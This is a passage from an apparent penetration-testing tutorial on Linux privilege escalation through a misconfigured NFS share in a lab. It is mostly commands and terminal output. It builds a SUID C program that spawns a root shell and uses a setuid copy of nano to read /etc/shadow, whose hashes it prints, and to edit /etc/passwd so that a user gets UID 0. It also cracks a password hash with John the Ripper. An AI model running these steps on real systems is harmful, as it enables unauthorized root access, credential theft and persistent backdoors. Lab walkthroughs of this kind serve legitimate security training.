


```
root@kali:~/pentest/shell# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}


root@kali:~/pentest/shell# cp asroot.c /tmp/raj
root@kali:~/pentest/shell# cd /tmp/raj
root@kali:/tmp/raj# gcc asroot.c -o shell
asroot.c: In function ‘main’:
asroot.c:8:4: warning: implicit declaration of function ‘system’ [-Wim
    system("/bin/bash");
    ^~~~~~
root@kali:/tmp/raj# chmod +s shell
root@kali:/tmp/raj# ls -la shell
-rwsr-sr-x 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

```
cd /home
ls
./shell
id
whoami
```

So, it was the second method to pwn the root access with help of bin/bash via c-program if NFS system is misconfigured.




```
root@kali:~# ssh ignite@192.168.1.102
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

214 packages can be updated.
9 updates are security updates.

*** System restart required ***
Last login: Thu May 24 05:07:19 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home
ignite@ubuntu:/home$ ls
asroot.c  bash  hacker  ignite  raaz  raj  shell
ignite@ubuntu:/home$ ./shell
root@ubuntu:/home# id
uid=0(root) gid=1001(ignite) groups=1001(ignite),27(sudo)
root@ubuntu:/home# whoami
root
root@ubuntu:/home#
```

Nano/Vi

Nano and vi editor both are most dangerous applications that can lead to privilege escalation if share directly or indirectly. In our case, it not shared directly but still, we can use any application for exploiting root access.

Follow below steps:


```
cp /bin/nano
chmod 4777 nano
ls -la nano
```



```
root@kali:/tmp/raj# cp /bin/nano .
root@kali:/tmp/raj# chmod 4777 nano
root@kali:/tmp/raj# ls -la nano
-rwsrwxrwx 1 root root 241744 May 24 09:12 nano
root@kali:/tmp/raj#
```


Since we have set suid permission to nano therefore after compromising target's machine at least once we can escalate root privilege through various techniques.

```
cd /home
ls
./nano -p etc/shadow
```




```
root@kali:/tmp/raj# ssh ignite@192.168.1.102
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

205 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Thu May 24 06:07:21 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home
ignite@ubuntu:/home$ ls
asroot.c  bash  hacker  ignite  nano  raaz  raj
ignite@ubuntu:/home$ ./nano -p /etc/shadow
```

When you will execute above command it will open shadow file, from where you can copy the hash password of any user.




```
root:!:17660:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
raj:$1$nd0XcyyO$lTIqiwMVA2tOC3HO6GEas.:17660:0:99999:7:::
ftp:*:17660:0:99999:7:::
sshd:*:17660:0:99999:7:::
mysql:!:17660:0:99999:7:::
ignite:$6$bQlMiXQH$9FonQS2l5tVfKwmVqW4hWfpvO11c4ahjRIbpDAEhH99kI46gOq2BARcAnBbX
```



```
raaz:$6$0iYj8YFx$p0URWy4/JZZ9xg5GqsUmYSJ7ecgQVGVqVd0Cyj.IqwFr.N/7TP6dFPjNqTmVH5
statd:*:17675:0:99999:7:::
```

Here I have copied hash password of the user: raj in a text file and saved as shadow then use john the ripper to crack that hash password.


Awesome!!! It tells raj having password 123. Now either you can login as raj and verify its privilege or follow next step.



```
root@kali:~/Desktop# john shadow
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "crypt"
Use the "--format=crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (raj)
1g 0:00:00:00 DONE 2/3 (2018-05-24 09:19) 5.882g/s 17305p/s 17305c/s 17305C/s money..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Passwd file


Now we know the password of raj user but we are not sure that raj has root privilege or not, therefore, we can add raj into the root group by editing etc/passwd file.



```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:1000:1000:,,,:/home/raj:/bin/bash
```

Open the passwd file with help of nano and make following changes

```
./nano -p etc/passwd
raj:x:0:0:,,,:/home/raj:/bin/bash
```




```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:0:0:,,,:/home/raj:/bin/bash
```

Now use su command to switch user and enter the password found for raj.

```
su raj
id
whoami
```


Great!!! This was another way to get root access to target’s machine.



```
ignite@ubuntu:/home$ su raj
Password:
root@ubuntu:/home# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),
root@ubuntu:/home# whoami
root
root@ubuntu:/home# 
```

Sudoers file

